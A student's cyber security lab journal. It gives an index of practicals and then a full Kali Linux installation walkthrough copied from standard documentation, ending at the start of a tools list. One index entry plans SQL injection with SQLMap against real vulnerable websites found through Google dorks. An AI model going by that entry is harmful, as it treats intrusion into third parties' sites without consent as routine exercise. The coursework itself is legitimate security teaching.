



Sardar Patel College Of Engineering, Bakrol

Name:	Vishwas R. Acharya
Enrollment no. :	181240116001
Subject:	Cyber Security
Subject code:	3150714

Sr no.	Practical List	Page No.	Signature
1	Install Kali Linux. Examine the utilities and tools available in Kali Linux and find out which tool is the best for finding cyber attack/vulnerability.	2 - 21	
2	Evaluate network defense tools for following (i) IP spoofing (ii) DOS attack	22 - 27	
3	Explore the Nmap tool and list how it can be used for network defence.	28 - 31	
4	Explore the NetCat tool	32 - 38	
5	Use Wireshark tool and explore the packet format and content at each OSI layer.	39 - 44	
6	Examine SQL injection attack.	45 - 49	
7	Perform SQL injection with SQLMap on vulnerable website found using google dorks.	50 - 57	
8	Examine software keyloggers and hardware keyloggers.	58 - 61	
9	Perform online attacks and offline attacks of password cracking.	62 - 63	
10	Consider a case study of cyber crime, where the attacker has performed on line credit card fraud. Prepare a report and also list the laws that will be implemented on attacker.	64 - 66	



Practical 1

AIM : Install Kali Linux. Examine the utilities and tools available in Kali Linux and find out which tool is the best for finding cyber attack/vulnerability.

Install Kali Linux

Installing Kali Linux (Single boot) on your computer is an easy process. This guide will cover the basic install (which can be done on bare metal or guest VM), with the option of encrypting the partition. At times, you may have sensitive data you would prefer to encrypt using Full Disk Encryption (FDE). During the setup process you can initiate an LVM encrypted install on either Hard Disk or USB drives.

First, you'll need compatible computer hardware. Kali Linux is supported on amd64 (x86_64/64-Bit) and i386 (x86/32-Bit) platforms. Where possible, we would recommend using the amd64 images. The hardware requirements are minimal as listed in the section below, although better hardware will naturally provide better performance. You should be able to use Kali Linux on newer hardware with UEFI and older systems with BIOS.

Our i386 images, by default use a PAE kernel, so you can run them on systems with over 4GB of RAM. In our example, we will be installing Kali Linux in a fresh guest VM, without any existing operating systems pre-installed. We will explain other possible scenarios throughout the guide.

System Requirements

The installation requirements for Kali Linux will vary depending on what you would like to install and your setup. For system requirements:

- On the low end, you can set up Kali Linux as a basic Secure Shell (SSH) server with no desktop, using as little as 128 MB of RAM (512 MB recommended) and 2 GB of disk space.
- On the higher end, if you opt to install the default Xfce4 desktop and the kali-linux-default metapackage, you should really aim for at least 2048 MB of RAM and 20 GB of disk space.

Installation Prerequisites

This guide will make also the following assumptions when installing Kali Linux:

- Using the amd64 installer image.
- CD/DVD drive / USB boot support.
- Single disk to install to.
- Connected to a network (with DHCP & DNS enabled) which has outbound Internet access.

We will be wiping any existing data on the hard disk, so please backup any important information on the device to an external media.

Preparing for the Installation

1. Download Kali Linux (We recommend the image marked Installer).
2. Burn The Kali Linux ISO to DVD or image Kali Linux Live to USB drive. (If you cannot, check out the Kali Linux Network Install).

3. Backup any important information on the device to an external media.
4. Ensure that your computer is set to boot from CD/DVD/USB in your BIOS/UEFI.

Kali Linux Installation Procedure

Boot

1. To start your installation, boot with your chosen installation medium. You should be greeted with the Kali Linux Boot screen. Choose either Graphical installer Install (Text-Mode). In this example, we chose the Graphical install.




If you're using the live image instead, you will see another mode, Live, which is also the default boot option.



Language

2. Select your preferred language. This will be used for both the setup process and once you are using Kali Linux.





3. Specify your geographic location.

Select your location

The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.

This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.

Country, territory or area:

- Ireland
- Israel
- New Zealand
- Nigeria
- Philippines
- Seychelles
- Singapore
- South Africa
- United Kingdom
- United States**
- Zambia
- Zimbabwe
- other

Screenshot Go Back Continue

4. Select your keyboard layout.

Configure the keyboard

Keymap to use:

- American English**
- Albanian
- Arabic
- Asturian
- Bangladesh
- Belarusian
- Bengali
- Belgian
- Bosnian
- Brazilian
- British English
- Bulgarian (BDS layout)
- Bulgarian (phonetic layout)
- Burmese
- Canadian French
- Canadian Multilingual
- Catalan

Screenshot Go Back Continue



Network

5. The setup will now probe your network interfaces, looks for a DHCP service, and then prompt you to enter a hostname for your system. In the example below, we've entered kali as our hostname.

If there is no network access with DHCP service detected, you may need to manually configure the network information or do not configure the network at this time.

- If there isn't a DHCP service running on the network, it will ask you to manually enter the network information after probing for network interfaces, or you can skip.
- If Kali Linux doesn't detect your NIC, you either need to include the drivers for it when prompted, or generate a custom Kali Linux ISO with them pre-included.
- If the setup detects multiple NICs, it may prompt you which one to use for the install.
- If the chosen NIC is 802.11 based, you will be asked for your wireless network information before being prompted for a hostname.

KALI
BY OFFENSIVE SECURITY

Configure the network

Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:

Screenshot Go Back Continue




6. You may optionally provide a default domain name for this system to use (values may be pulled in from DHCP or if there is an existing operating systems pre-existing).

A screenshot of the Kali Linux network configuration window. The window has a blue header with the 'KALI' logo and the text 'BY OFFENSIVE SECURITY'. Below the header, the title 'Configure the network' is displayed. The main content area contains a text box with the following text: 'The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.' Below this text, there is a label 'Domain name:' followed by a text input field containing the text 'local'. At the bottom of the window, there are three buttons: 'Screenshot', 'Go Back', and 'Continue'.

User Accounts

7. Next, create the user account for the system (Full name, username and a strong password).







BY OFFENSIVE SECURITY


Set up users and passwords

A user account will be created for you to use instead of the root account for non-administrative activities.

Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.

Full name for the new user:




  



BY OFFENSIVE SECURITY

Set up users and passwords

Select a username for the new account. Your first name is a reasonable choice. The username should start with a lower-case letter, which can be followed by any combination of numbers and more lower-case letters.

Username for your account:



Set up users and passwords

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

Choose a password for the new user:

☐ Show Password in Clear

Please enter the same user password again to verify you have typed it correctly.


Re-enter password to verify:

☐ Show Password in Clear

[Screenshot](#) [Go Back](#) [Continue](#)

Clock

- Next, set your time zone.



Configure the clock

If the desired time zone is not listed, then please go back to the step "Choose language" and select a country that uses the desired time zone (the country where you live or are located).

Select your time zone:

- Eastern
- Central
- Mountain
- Pacific
- Alaska
- Hawaii
- Arizona
- East Indiana
- Samoa

[Screenshot](#) [Go Back](#) [Continue](#)




Disk

9. The installer will now probe your disks and offer you various choices, depending on the setup. In our guide, we are using a clean disk, so we have four options to pick from. We will select Guided - the entire disk, as this is the single boot installation for KaliLinux, so we do not want any other operating systems installed, so we are happy to wipe the disk.

If there is an pre-existing data on the disk, you will have have an extra option (Guided - use the largest continuous free space) than the example below. This would instruct the setup not to alter any existing data, which is perfect for for dual-booting into another operating system. As this is not the case in this example, it is not visible.

Experienced users can use the "Manual" partitioning method for more granular configuration options, which is covered more in our BTRFS guide.


If you want to encrypt Kali Linux, you can enable Full Disk Encryption (FDE), by selecting Guided - used entire disk and setup encrypted LVM. When selected, later on in the setup (not in this guide) prompt you to enter a password (twice). You will have to enter this password every time you start up Kali Linux.




10. Select the disk to be partitioned.




11. Depending on your needs, you can choose to keep all your files in a single partition — the default — or to have separate partitions for one or more of the top-level directories. If you're not sure which you want, you want "All files in one partition".





12. Next, you'll have one last chance to review your disk configuration before the installer makes irreversible changes. After you click Continue, the installer will go to work and you'll have an almost finished installation.






Encrypted LVM

If enabled in the previous step, Kali Linux will now start to perform a secure wipe of the hard disk, before asking you for a LVM password.

Please sure a strong password, else you will have to agree to the warning about a weak passphrase. This wipe may take "a while" (hours) depending on the size and speed of the drive. If you wish to risk it, you can skip it.


BY OFFENSIVE SECURITY

Partition disks

If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.

The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)

The following partitions are going to be formatted:
partition #2 of SCSI3 (0,0,0) (sda) as ext4
partition #5 of SCSI3 (0,0,0) (sda) as swap

Write the changes to disks?

☐ No

☒ Yes

Screenshot

Continue



Proxy Information


13. Kali Linux uses a central repository to distribute applications. You'll need to enter any appropriate proxy information as needed.

The image shows a Kali Linux installation window titled "Configure the package manager". At the top is the Kali logo with the text "BY OFFENSIVE SECURITY". The main text reads: "If you need to use a HTTP proxy to access the outside world, enter the proxy information here. Otherwise, leave this blank." Below this, it says: "The proxy information should be given in the standard form of 'http://[[user]][:pass]@host[:port]/'." and "HTTP proxy information (blank for none):". There is a large text input field below the instructions. At the bottom left is a "Screenshot" button, and at the bottom right are "Go Back" and "Continue" buttons.

Metapackages


If network access was not setup, you will want to continue with setup when prompt..

14. Next you can select which metapackages you would like to install. The default selections will install a standard Kali Linux system and you don't really have to change anything here. Please refer to this guide if you prefer to change the default selections.



Boot Information

15. Next confirm to install the GRUB boot loader.




16. Select the hard drive to install the GRUB bootloader in (it does not by default select any drive).




Reboot

17. Finally, click Continue to reboot into your new Kali Linux installation.



There are several types of tools that comes pre-installed. If you do not find a tool installed, simply download it and set it up

1. Nmap

